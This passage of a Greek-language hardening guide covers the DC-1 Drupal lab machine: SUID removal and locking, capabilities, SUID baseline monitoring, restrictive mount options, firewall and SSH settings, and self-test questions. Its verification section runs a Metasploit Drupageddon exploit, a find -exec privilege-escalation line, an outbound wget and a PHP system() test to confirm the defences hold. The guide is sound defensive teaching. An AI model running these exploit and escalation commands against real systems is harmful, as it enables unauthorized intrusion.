`/usr/bin/passwd`, `chsh`, `chfn`, `gpasswd`, `newgrp`	Αλλαγή στοιχείων λογαριασμού στο `/etc/shadow` / `/etc/passwd`
`/bin/su`, `/usr/bin/sudo`	Αλλαγή χρήστη
`/bin/mount`, `/bin/umount`	Προσάρτηση από χρήστες (σε ρυθμισμένες περιπτώσεις)
`/bin/ping`	Raw sockets (στα νεότερα συστήματα αντικαθίσταται από capabilities)
`/usr/lib/openssh/ssh-keysign`, `/usr/lib/eject/dmcrypt-get-device`	Ειδικές βοηθητικές λειτουργίες

Δεν πρέπει ποτέ να έχουν SUID: `find`, `vim`, `nano`, `less`, `more`, `cp`, `mv`, `bash`, `python`, `perl`, `nmap`, `tar`, `awk`, `env`.

Επιβεβαιώνουμε αν το SUID του `find` είναι **από το πακέτο** ή προστέθηκε χειροκίνητα:

```
dpkg -S /usr/bin/find              # → findutils
dpkg-statoverride --list           # Ρητές παρακάμψεις δικαιωμάτων
debsums -c findutils 2>/dev/null   # Αλλαγμένα αρχεία του πακέτου (apt-get install debsums)
```

9.3 Διόρθωση

```
chmod u-s /usr/bin/find
ls -l /usr/bin/find        # → -rwxr-xr-x  (το 's' έγινε 'x')
```

Υπάρχει όμως μια λεπτομέρεια: **στην επόμενη αναβάθμιση του πακέτου** `findutils`, το `dpkg` θα ξαναγράψει το αρχείο με τα δικαιώματα του πακέτου. Αν κάποιος έχει τροποποιήσει το πακέτο ή αν τα δικαιώματα ορίζονται από λανθασμένη παράκαμψη, το SUID μπορεί να επανέλθει. Για να **κλειδώσουμε** τα σωστά δικαιώματα:

```
# Αν υπάρχει λανθασμένη παράκαμψη, την αφαιρούμε
dpkg-statoverride --remove /usr/bin/find 2>/dev/null

# Ορίζουμε ρητά: owner root, group root, mode 0755, χωρίς SUID
dpkg-statoverride --update --add root root 0755 /usr/bin/find
```

Το `dpkg-statoverride` αποθηκεύει τα επιθυμητά δικαιώματα και το `dpkg` τα εφαρμόζει σε **κάθε** μελλοντική εγκατάσταση/αναβάθμιση του αρχείου.

9.4 Εναλλακτική του SUID: capabilities

Ο πυρήνας Linux χωρίζει τα προνόμια του root σε περίπου 40 **capabilities** (δυνατότητες). Αν ένα πρόγραμμα χρειάζεται μόνο **ένα** προνόμιο, του δίνουμε μόνο αυτό αντί για πλήρες root μέσω SUID:

```
# Παράδειγμα: το ping χρειάζεται μόνο raw sockets
chmod u-s /bin/ping
setcap cap_net_raw+ep /bin/ping
getcap /bin/ping            # → /bin/ping = cap_net_raw+ep
```

Αν ένας επιτιθέμενος καταχραστεί το `ping`, παίρνει μόνο τη δυνατότητα να στέλνει raw πακέτα, όχι root shell.

9.5 Περιοδικός έλεγχος με γραμμή βάσης (baseline)

Αφού καθαρίσουμε τη λίστα, την αποθηκεύουμε ως **γραμμή βάσης** και ελέγχουμε καθημερινά αν άλλαξε κάτι:

```
find / -xdev \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null | sort > /root/suid-baseline.txt
chmod 600 /root/suid-baseline.txt
```

Script ελέγχου `/usr/local/sbin/suid-check.sh`:

```
#!/bin/sh
# Συγκρίνει τα τρέχοντα SUID/SGID αρχεία με τη γραμμή βάσης
CURRENT=$(mktemp)
find / -xdev \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null | sort > "$CURRENT"
if ! diff -u /root/suid-baseline.txt "$CURRENT" > /root/suid-diff.txt; then
    logger -p auth.warning "SUID/SGID αλλαγή: $(grep '^+/' /root/suid-diff.txt | tr '\n' ' ')"
fi
rm -f "$CURRENT"
```

```
chmod 700 /usr/local/sbin/suid-check.sh
echo '30 3 * * * root /usr/local/sbin/suid-check.sh' > /etc/cron.d/suid-check
```

- `diff -u`: δείχνει τις διαφορές. Οι γραμμές που ξεκινούν με `+` είναι **νέα** SUID αρχεία.
- `logger`: γράφει μήνυμα στο syslog (`/var/log/auth.log`), ώστε ο διαχειριστής να το δει.
- Το cron τρέχει κάθε μέρα στις 03:30.

Στο σενάριο του Raven 2, όπου ο επιτιθέμενος **πρόσθεσε** SUID στο `find` μέσω MySQL, αυτός ο έλεγχος θα το είχε εντοπίσει την επόμενη μέρα.

---

10. Επιλογές προσάρτησης

Οι φάκελοι όπου **κάθε χρήστης** μπορεί να γράψει (`/tmp`, `/var/tmp`, `/dev/shm`) είναι το πρώτο μέρος όπου ένας επιτιθέμενος αποθηκεύει εργαλεία. Μπορούμε να τους προσαρτήσουμε με περιοριστικές επιλογές:

Επιλογή	Τι κάνει
`nosuid`	Ο πυρήνας **αγνοεί** το SUID/SGID bit σε αρχεία αυτού του filesystem
`noexec`	Απαγορεύει την άμεση εκτέλεση προγραμμάτων από αυτό το filesystem
`nodev`	Αγνοεί αρχεία συσκευών (αποτρέπει δημιουργία ψεύτικων `/dev/sda`)

Στο `/etc/fstab`:

```
tmpfs  /tmp      tmpfs  defaults,nosuid,nodev,noexec,size=512M  0 0
tmpfs  /dev/shm  tmpfs  defaults,nosuid,nodev,noexec            0 0
/tmp   /var/tmp  none   bind                                     0 0
```

Αν το `/home` είναι ξεχωριστό partition, προσθέτουμε `nosuid,nodev` και εκεί.

```
mount -o remount /tmp
mount -o remount /dev/shm
mount | grep -E ' /tmp | /dev/shm '      # Επιβεβαίωση των επιλογών
```

- Το `/var/tmp` γίνεται **bind mount** του `/tmp`, ώστε να κληρονομεί τις ίδιες επιλογές.

> ⚠️ Το `noexec` στο `/tmp` μπορεί να επηρεάσει το `apt` (ορισμένα scripts πακέτων εκτελούνται από το `/tmp`). Αν συμβεί, ορίστε στο `/etc/apt/apt.conf.d/50tmp`: `APT::ExtractTemplates::TempDir "/var/cache/apt/tmp";` ή κάντε προσωρινά `mount -o remount,exec /tmp` κατά την αναβάθμιση.
>
> 💡 Το `noexec` **δεν** εμποδίζει το `sh /tmp/script.sh` ή το `python /tmp/x.py`, γιατί εκεί εκτελείται ο διερμηνέας, όχι το αρχείο. Εμποδίζει όμως μεταγλωττισμένα εκτελέσιμα, όπως τα περισσότερα exploits πυρήνα.

---

11. Λειτουργικό σύστημα, υπηρεσίες, firewall, SSH

11.1 Ενημέρωση του Debian Wheezy

Το Wheezy (Debian 7) είναι εκτός υποστήριξης από το 2018. Για το εργαστήριο:

```
cp /etc/apt/sources.list /etc/apt/sources.list.bak
cat > /etc/apt/sources.list <<'EOF'
deb http://archive.debian.org/debian wheezy main
deb http://archive.debian.org/debian-security wheezy/updates main
EOF
apt-get -o Acquire::Check-Valid-Until=false update
apt-get upgrade
```

Σε παραγωγή, η μόνη ουσιαστική λύση είναι **νέα εγκατάσταση** σε υποστηριζόμενο Debian (12 ή 13) με μεταφορά της εφαρμογής. Ο παλιός πυρήνας του Wheezy έχει γνωστές ευπάθειες τοπικής κλιμάκωσης (π.χ. **Dirty COW, CVE-2016-5195**) που δίνουν root **ακόμη και χωρίς** το SUID `find`.

11.2 Απενεργοποίηση περιττών υπηρεσιών

Το `nmap -p-` έδειξε `rpcbind` (111) και μια υψηλή θύρα RPC (`rpc.statd`). Το Wheezy χρησιμοποιεί **SysVinit**:

```
service rpcbind stop
service nfs-common stop
update-rc.d rpcbind disable
update-rc.d nfs-common disable
# ή, αν δεν χρειάζονται καθόλου:
apt-get purge rpcbind nfs-common
```

11.3 Firewall

```
apt-get install ufw
ufw default deny incoming
ufw default allow outgoing     # Ο περιορισμός εξόδου του www-data (§8) εφαρμόζεται επιπλέον
ufw allow 80/tcp
ufw allow from 192.168.56.0/24 to any port 22 proto tcp
ufw enable
```

> ⚠️ Το `ufw` και οι χειροκίνητοι κανόνες `iptables` της §8 μπορεί να συγκρούονται. Σε συστήματα με `ufw`, οι επιπλέον κανόνες εξόδου μπαίνουν στο `/etc/ufw/before.rules`, στην αλυσίδα `ufw-before-output`.

11.4 SSH και λογαριασμοί

Το DC-1 έχει έναν χρήστη συστήματος (`flag4`) με αδύναμο κωδικό, που άλλα write-ups σπάνε με `hydra` μέσω SSH. Εφαρμόζουμε τα ίδια μέτρα με το Raven 1 §7:

```
# /etc/ssh/sshd_config
PermitRootLogin no
PasswordAuthentication no
MaxAuthTries 3
AllowUsers <διαχειριστής>
```

```
# Λογαριασμοί που δεν χρειάζονται σύνδεση
usermod -s /usr/sbin/nologin flag4
passwd -l flag4
service ssh reload
```

---

12. Επαλήθευση

Από το **Kali**:

```
# 1. Η έκδοση του Drupal δεν αποκαλύπτεται
curl -I http://<DC1_IP>/CHANGELOG.txt                 # → 403
curl -sI http://<DC1_IP>/ | grep -iE 'server|x-generator|x-powered'

# 2. Μόνο οι αναγκαίες θύρες
nmap -sV -p- <DC1_IP>

# 3. Το exploit αποτυγχάνει
msfconsole -q -x "use exploit/multi/http/drupal_drupageddon; set RHOSTS <DC1_IP>; set LHOST
<KALI_IP>; run; exit"
```

Αναμενόμενο αποτέλεσμα: `Exploit completed, but no session was created.`

Στο **DC-1**:

```
# 4. Το find δεν έχει SUID
ls -l /usr/bin/find
dpkg-statoverride --list /usr/bin/find

# 5. Δοκιμή κλιμάκωσης ως www-data: δεν πρέπει να δώσει root
su -s /bin/sh www-data -c 'find . -exec /bin/sh -p -c id \; -quit'
# → uid=33(www-data) ... ΧΩΡΙΣ euid=0

# 6. Το SUID αγνοείται στο /tmp
cp /bin/sh /tmp/testsh && chmod u+s /tmp/testsh
su -s /bin/sh www-data -c '/tmp/testsh -p -c id'   # → Permission denied (noexec)
rm -f /tmp/testsh

# 7. Ο www-data δεν ανοίγει εξερχόμενες συνδέσεις
su -s /bin/sh www-data -c 'wget -T 3 http://<KALI_IP>:4444/' ; tail -n 3 /var/log/kern.log

# 8. Η PHP δεν εκτελεί εντολές
echo '<?php echo system("id"); ?>' > /var/www/t.php
curl http://localhost/t.php        # → Warning: system() has been disabled for security reasons
rm /var/www/t.php
```

---

13. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

13.1 Λίστα ελέγχου

- [ ] Snapshot και αντίγραφα ασφαλείας (αρχεία + βάση)
- [ ] Drupal ≥ 7.32 (ιδανικά τελευταία 7.x) και σχέδιο μετάβασης σε Drupal 10/11
- [ ] Έλεγχος για ίχνη προηγούμενης παραβίασης, `drush cc all`
- [ ] `CHANGELOG.txt` και `install.php` μη προσβάσιμα, banners κρυμμένα

- [ ] `settings.php` σε `440 root:www-data`, νέος κωδικός βάσης, χρήστης βάσης με ελάχιστα δικαιώματα
- [ ] Web root ανήκει στον root, μόνο το `files/` εγγράψιμο, χωρίς εκτέλεση PHP στο `files/`
- [ ] Module PHP filter απενεργοποιημένο, κωδικοί διαχειριστών Drupal αλλαγμένοι
- [ ] `php.ini`: `disable_functions`, `open_basedir`, `allow_url_*` Off, `display_errors` Off
- [ ] Egress filtering για τον `www-data`
- [ ] SUID αφαιρέθηκε από το `find` και κλειδώθηκε με `dpkg-statoverride`
- [ ] Γραμμή βάσης SUID και καθημερινός έλεγχος μέσω cron
- [ ] `/tmp`, `/var/tmp`, `/dev/shm` με `nosuid,nodev,noexec`
- [ ] `rpcbind` / `nfs-common` απενεργοποιημένα, firewall `default deny`, SSH θωρακισμένο
- [ ] Επαλήθευση όλων των βημάτων της §12

13.2 Ερωτήσεις αυτοελέγχου

1. Το Drupal 7 χρησιμοποιούσε prepared statements. Γιατί ήταν παρ' όλα αυτά ευάλωτο σε SQL Injection; Τι ακριβώς άλλαξε η `array_values()`;
2. Γιατί το hotfix της §4.1 θεωρείται **προσωρινό** μέτρο;
3. Ποια η διαφορά ανάμεσα σε ένα payload `bind_tcp` και ένα `reverse_tcp`; Ποιο από τα δύο αποτρέπει το egress filtering της §8 και ποιο το `ufw default deny incoming`;
4. Το `passwd` έχει SUID root και το θεωρούμε ασφαλές. Το `find` με SUID root όχι. Ποια είναι η ουσιαστική διαφορά;
5. Τι πρόβλημα λύνει το `dpkg-statoverride` που δεν λύνει ένα απλό `chmod u-s`;
6. Ένας επιτιθέμενος αντιγράφει ένα SUID εκτελέσιμο στο `/tmp`. Ποια επιλογή του `/etc/fstab` εξουδετερώνει το SUID του; Ποια επιλογή εμποδίζει την εκτέλεσή του εντελώς;
7. Γιατί αλλάζουμε τον κωδικό της βάσης δεδομένων **μετά** την αναβάθμιση, αφού η ευπάθεια έχει πλέον διορθωθεί;

Ενδεικτικές απαντήσεις

1. Τα prepared statements προστάτευαν τις **τιμές**, αλλά το Drupal έχτιζε δυναμικά τα placeholders από τα **κλειδιά** ενός array που ελεγχόταν από τον χρήστη (στο login), οπότε τα ονόματα των placeholders γίνονταν μέρος του SQL string. Η διόρθωση με `array_values()` **πέταξε τα user-controlled keys** και ξαναρίθμισε το array, ώστε ο χρήστης να μην μπορεί πλέον να επηρεάσει τη **δομή** του query — μόνο τις τιμές (που φιλτράρονται).
2. Το hotfix είναι στοχευμένο μπάλωμα (ή WAF rule) που σταματά το γνωστό exploit, αλλά **δεν αναβαθμίζει** τον κώδικα στη διορθωμένη έκδοση. Παραμένουν άλλες γνωστές/άγνωστες ευπάθειες της παλιάς έκδοσης, το hotfix μπορεί να χαθεί σε μελλοντικές αλλαγές και δεν καλύπτεται από επίσημη συντήρηση. Είναι γέφυρα μέχρι τη σωστή αναβάθμιση.
3. Το `bind_tcp` ανοίγει θύρα **στον στόχο** και ο επιτιθέμενος συνδέεται προς τα μέσα (incoming). Το `reverse_tcp` κάνει τον στόχο να συνδεθεί **προς τα έξω** (outgoing). Το `ufw default deny incoming` μπλοκάρει το **bind_tcp**, το **egress filtering** (§8) μπλοκάρει το **reverse_tcp**. Άρα: το reverse_tcp «νικά» το deny-incoming, το egress filtering «νικά» το reverse_tcp.

4. Και τα δύο τρέχουν ως root με SUID, αλλά το `passwd` κάνει **μία στενά καθορισμένη** εργασία (αλλαγή κωδικού) και δεν προσφέρει τρόπο εκτέλεσης αυθαίρετων εντολών — αποβάλλει σωστά τα προνόμια. Το `find` είναι **γενικής χρήσης** και μέσω `-exec` εκτελεί οποιαδήποτε εντολή ως root, δηλαδή δίνει διαφυγή σε shell. Το πρόβλημα δεν είναι το SUID per se, αλλά το αν το εκτελέσιμο επιτρέπει αυθαίρετη εκτέλεση κώδικα.
5. Ένα απλό `chmod u-s` αφαιρεί το SUID **τώρα**, αλλά μια μελλοντική **ενημέρωση του πακέτου** (`apt upgrade`) επανεγκαθιστά το αρχείο με τα αρχικά δικαιώματα και το SUID επιστρέφει. Το `dpkg-statoverride` καταγράφει **μόνιμα** στη βάση της dpkg τα επιθυμητά owner/mode, ώστε η αλλαγή να διατηρείται **και μετά** από αναβαθμίσεις.
6. Η επιλογή `nosuid` κάνει το kernel να **αγνοεί το SUID/SGID bit** — το εκτελέσιμο τρέχει με τα κανονικά προνόμια του χρήστη, όχι root. Η επιλογή `noexec` εμποδίζει **εντελώς την εκτέλεση** οποιουδήποτε binary από το `/tmp`. Ιδανικά βάζουμε `nosuid,nodev,noexec` σε `/tmp` (και `/var/tmp`, `/dev/shm`).
7. Γιατί ο κωδικός μπορεί να έχει ήδη **διαρρεύσει/κλαπεί** πριν την αναβάθμιση (ο επιτιθέμενος διάβασε το `settings.php`/credentials κατά την παραβίαση). Η αναβάθμιση κλείνει την τρύπα αλλά **δεν ακυρώνει** διαπιστευτήρια που ήδη διέρρευσαν, τα αλλάζουμε **μετά** ώστε να μην μπορούν να ξαναχρησιμοποιηθούν — και αφού πρώτα βεβαιωθούμε ότι το σύστημα είναι πλέον καθαρό.

Πηγές

- Drupal Security Advisory SA-CORE-2014-005 (Drupalgeddon)
- NVD — CVE-2014-3704
- Drupal — Securing file permissions and ownership
- Drupal 7 End of Life
- Debian — dpkg-statoverride(1)
- Linux — capabilities(7)
- GTFOBins — find
- PHP — Runtime configuration: disable_functions, open_basedir